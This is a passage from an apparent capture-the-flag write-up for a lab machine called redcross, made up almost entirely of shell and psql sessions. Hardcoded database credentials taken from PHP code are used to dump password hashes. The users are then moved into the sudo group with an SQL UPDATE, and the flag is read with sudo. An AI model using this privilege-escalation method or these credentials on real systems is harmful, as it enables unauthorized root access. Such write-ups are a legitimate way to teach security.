if($action==='del'){
        header('refresh:1;url=/?page=users');
        $uid=$_POST['uid'];
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
        $result = pg_prepare($dbconn, "q1", "delete from passwd_table where uid = $1");
        $result = pg_execute($dbconn, "q1", array($uid));
        echo "User account deleted";
}
?>
penelope@redcross:/var/www/html/admin/pages$ psql -h localhost -d unix -U unixusrmgr -W
rmgr -W localhost -d unix -U unixusr
Password for user unixusrmgr: dheu%7wjx8B&
```

```
>\dt
>SELECT * FROM passwd_table;

 username |              passwd               | uid  | gid  | gecos |    homedir     |   shell
----------+-----------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 ghroot   | $1$JV4fbwLw$DUSzlPl61DZPm7bG41uWU. | 2020 | 1001 |       | /var/jail/home | /bin/bash
(2 rows)
```

```
penelope@redcross:/var/www/html/admin/pages$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:penelope
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:penelope
floppy:x:25:penelope
tape:x:26:
sudo:x:27:
```

```
unix=>
unix=> UPDATE passwd_table SET gid=27;
UPDATE passwd_table SET gid=27;
UPDATE 2
unix=> SELECT * FROM passwd_table;
SELECT * FROM passwd_table;
```

>SELECT * FROM passwd_table;

```
 username |              passwd                | uid  | gid | gecos |    homedir     |   shell
----------+------------------------------------+------+-----+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 |  27 |       | /var/jail/home | /bin/bash
 ghroot   | $1$JV4fbwLw$DUSzlPl61DZPm7bG41uWU. | 2020 |  27 |       | /var/jail/home | /bin/bash
(2 rows)
```

```
penelope@redcross:~$ su ghroot
su ghroot
Password: vCj0GrHw

ghroot@redcross:/home/penelope$ id
id
uid=2020(ghroot) gid=27(sudo) groups=27(sudo)
ghroot@redcross:/home/penelope$ cat /root/root.txt
cat /root/root.txt
cat: /root/root.txt: Permission denied
ghroot@redcross:/home/penelope$ sudo cat /root/root.txt
sudo cat /root/root.txt

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for ghroot: vCj0GrHw

892a1f4d018e5d382c4f5ee1b26717a4
ghroot@redcross:/home/penelope$
```